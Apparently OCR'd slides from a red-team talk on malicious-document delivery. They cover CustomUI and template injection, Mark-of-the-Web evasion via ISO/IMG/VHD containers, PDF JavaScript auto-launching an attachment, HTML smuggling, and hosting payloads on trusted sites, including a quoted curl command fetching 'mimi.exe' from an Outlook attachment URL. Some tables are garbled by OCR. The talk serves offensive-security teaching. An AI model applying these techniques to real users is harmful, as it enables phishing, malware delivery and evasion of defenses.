

# Typical Vectors - Maldocs


- » Some Office documents DO NOT support Auto-Exec
- » But yet they can be instrumented to run VBA ([CustomUI](#))
  - » **ppt, ppsm, pptm** - PowerPoint
  - » **accde, mdb** - Microsoft Access
  - » **doc, docx** - Word via Template Injection
  - » **xls, xlsx** - Excel via CustomUI Injection
- » **Lesser detected**

```

[..]                                     <DIR> 24/05/2022 22:32
[_rels]                                    <DIR> 24/05/2022 22:32
[customUI]                                 <DIR> 24/05/2022 22:32
[docProps]                                <DIR> 24/05/2022 22:32
[ppt]                                      <DIR> 24/05/2022 22:32
[Content_Types]                            xml      3,071 31/12/1979 23:00

Lister - [d:\dev2\red-team-macros\output-files\probka10\customUI\customUI.xml]  -  □  ×
File Edit Options Encoding Help          100 %
<customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui"
onLoad="ngbpk" >
</customUI>
```






## Rise of Containerized Malware

- » Malware-in-Archive
- » Malware-in-Document
- » Can effectively smuggle back-in Blocked File Formats



# Containerized Malware

- » Starting with 7 Feb 2022, Microsoft blocks VBA macros in documents downloaded from Internet
- » Files downloaded from Internet have Mark-of-the-Web (MOTW) taint flag
- » Office documents having MOTW flag are VBA-blocked.



```
Administrator: Windows PowerShell
PS C:\Downloads\demo> Get-Item .\payload.doc -Stream *

FileName: C:\Downloads\demo\payload.doc

 Stream          Length
----          -----
:$DATA          730624
Zone.Identifier      26

PS C:\Downloads\demo> Get-Content .\payload.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
PS C:\Downloads\demo>
```

The following ZonelD values may be used in a Zone.Identifier ADS:

- 0. Local computer
- 1. Local intranet
- 2. Trusted sites
- 3. Internet
- 4. Restricted sites

## Helping users stay safe: Blocking internet macros by default in Office

By Kellie Eickmeyer


Published Feb 07 2022 09:07 AM

96.2K Views

### Changing Default Behavior

We're introducing a default change for five Office apps that run macros:




VBA macros obtained from the internet will now be blocked by default.





# Containerized Malware

- » MOTW, We Evade
- » Some Container file formats DO NOT propagate MOTW flag to inner files. - As pointed out by Outflank folks
  - » ISO / IMG
  - » 7zip\*
  - » CAB
  - » VHD / VHDX
- » Inner file w/o MOTW




Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
CAB	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories



# Containerized Malware

- » PDF can contain URL pointing to malware or **Attachments**
- » Attachments are commonly used feature to package multiple docs into a single PDF
- » Attachment can auto-open using Javascript in PDF
- » We've seen Customers using PDFs with 10+ attached resources - on a daily basis

```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```







# HTML Smuggling - Deadly Effective

- » Gets passed through the most aggressive Web Proxy policies
- » Proxies, Sandboxes, Emulators, Email Scanning => **BYPASSED**
- » Malicious file embedded in HTML in Javascript.
- » MUST employ anti-sandbox/-headless, + timing evasions

## HTML smuggling explained

Stan Hegt | August 14, 2018


### HTML5 download attribute

HTML5 introduced the [download](#) attribute for anchor tags. Consider the following line of HTML, which is supported by all modern browsers:

```
<a href="/files/doc123.doc" download="myfile.doc">Click</a>
```

```
var myAnchor = document.createElement('a');
myAnchor.download = 'filename.doc';
```

~ again, thanks Outflank!





# Summing Up On File Format Vectors

» Plenty Ways To Skin A Cat (probably there's a lot more)

» Nightmare for detection Use Case designers

1.	docm	19.	vbs	35.	vhd
2.	doc	20.	vbe	36.	vhdx
3.	xls	21.	hta	37.	exe
4.	xlsm	22.	sct	38.	scr
5.	rtf	23.	wsf	39.	cpl
6.	xlam	24.	xsl	40.	xll
7.	xla	25.	vbe	41.	bat
8.	xlt	26.	js	42.	ps1
9.	xltm	27.	jse	43.	sh
10.	dot	28.	html	44.	lnk
11.	dotm				
12.	ppa				
13.	ppam	29.	zip	45.	docx
14.	pptm	30.	7z	46.	xlsx
15.	ppsm	31.	iso	47.	pptx
16.	pot	32.	img		
17.	potm	33.	cab		
18.	pps	34.	pdf		

connaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Scanning (2) Victim Host Interaction (4)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Victim Identity Interaction (3)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Victim Network Interaction (6)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	Build Image on Host	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Automated Collection	Data Encoding (2)	Data Encrypted for Impact
Victim Organization (4)	Develop Capabilities (4)	Exploitation for Client Execution	Inter-Process Communication (2)	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Cloud Service Dashboard	Cloud Service Discovery	Dynamic Resolution (3)	Exfiltration Over Alternative Protocol (3)	Data Manipulation (3)
for Information (3)	Establish Accounts (2)	Phishing (3)	Supply Chain Compromise (3)	Native API	Create or Modify System Process (4)	Direct Volume Access	Forge Web Credentials (2)	Cloud Storage Object Discovery	Remote Services (6)	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Closed Sources (2)	Obtain Capabilities (6)	Replication Through Removable Media	Scheduled Task/Job (6)	Create Account (3)	Domain Policy Modification (2)	Domain Policy Modification (2)	Input Capture (4)	Container and Resource Discovery	Replication Through Removable Media	Data from Cloud Storage Object	Fallback Channels	Ingress Tool Transfer	Disk Wipe (2)
Open Technical Issues (5)	Stage Capabilities (5)	Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Execution Guardrails (1)	Modify Authentication Process (4)	Domain Trust Discovery	Software Deployment Tools	Data from Configuration Repository (2)	Multi-Stage Channels	Exfiltration Over Physical Medium (1)	Endpoint Denial of Service (4)
Open Ports/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Event Triggered Execution (15)	Exploitation for Defense Evasion	Network Sniffing	File and Directory Discovery	Taint Shared Content	Data from Information Repositories (3)	Non-Application Layer Protocol	Inhibit System Recovery	Firmware Corruption
Victim-Owned Assets			System Services (2)	External Remote Services	Exploitation for Privilege Escalation	File and Directory Permissions Modification (2)	OS Credential Dumping (8)	Group Policy Discovery	Use Alternate Authentication Material (4)	Data from Local System	Non-Standard Port	Protocol Tunneling	Network Denial of Service (2)
			User Execution (3)	Hijack Execution Flow (11)	Hijack Execution Flow (11)	Hide Artifacts (9)	Steal Application Access Token	Network Service Scanning	Data from Network Shared Drive	Proxy (4)	Remote Access Software	Traffic Signaling (1)	Resource Hijacking
			Windows Management Instrumentation	Implant Internal Image	Process Injection (11)	Hijack Execution Flow (11)	Impair Defenses (9)	Network Share Discovery	Data from Removable Media	Email Collection (3)	Web Service (3)	Service Stop	System Shutdown/Reboot
				Modify Authentication Process (4)	Scheduled Task/Job (6)	Indicator Removal on Host (6)	Steal or Forge Kerberos Tickets (4)	Network Sniffing	Data Staged (2)	Input Capture (4)	Screen Capture		
				Office Application Startup (6)	Valid Accounts (4)	Indirect Command Execution	Steal Web Session Cookie	Password Policy Discovery					
				Pre-OS Boot (5)		Masquerading (7)	Two-Factor Authentication Interception	Peripheral Device Discovery					
						Modification (1)	Unsecured (1)	Permission Groups Discovery (3)					

# Evasion In-Depth



# Evasion In-Depth -> Across The Kill-Chain

» Apply Evasion Regime At Every Attack Step

» Across the Kill-Chain

- » Each stage of cyber kill-chain comes with unique **challenges**
- » Each **challenge** needs to be modelled from **detection** potential point-of-view
- » Each **detection** area to be addressed with Unique **Evasion**





# Delivery - Payloads Hosting

## » Serve payloads (HTMLs) off Good-Reputation URLs

- » Avoids self-registered domains
- » Snags well-trusted certificates

## » Living Off Trusted Sites (LOTS)

- » Outlook Attachment volatile URL
- » Github anonymous Gist

## • Clouds

- Storage Services: S3, Blobs
  - Virtual Machines + web servers
  - Serverless endpoints that host files
- 
- Inter-Planetary File System (IPFS)

Living Off Trusted Sites (LOTS) Project  
Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: [LOLBAS](#) & [GTFOBins](#).

Search for a website (e.g. [github.com](#)) or tag (+phishing) or service provider (#microsoft)

Website	Tags	Service Provider
<a href="#">raw.githubusercontent.com</a>	Phishing C&C Download	Github
<a href="#">github.com</a>	Phishing Download	Github
<a href="#">idrv.ms</a>	Phishing	Microsoft
<a href="#">idrv.com</a>	Phishing Download	Microsoft
<a href="#">docs.google.com</a>	Phishing C&C	Google
<a href="#">drive.google.com</a>	Phishing Download Exfiltration	Google

mr.d0x  
@mrdox

Outlook attachments can be directly downloaded.

1. Compose an email
2. Attach a file (add .txt to the end if it's a restricted file type)
3. Click on the file to download it and grab the link (attachment[.]outlook[.]live[.]net)

Link is valid for ~15 minutes.

Przetłumacz Tweeta

```
curl -L "https://attachment.outlook.live.net/owa/MSA/100/1278k@1278k/0/0/0:00:01/1258k?#mimi.exe"
```

File transferred successfully.

7:36 PM · 22 lis 2021 · Twitter Web App

Hi mr.d0x!



# Delivery - Evasions

- » HTML Smuggling + delay + Anti-Sandbox capabilities
- » **VBA Purging**, VBA Stomping
- » **Office Document Encryption**
- » VBA Execution Guardrails (Domain Name, Username, etc)
- » Consider using Template/CustomUI Injection  
to de-chain infection process

## Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTPS response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

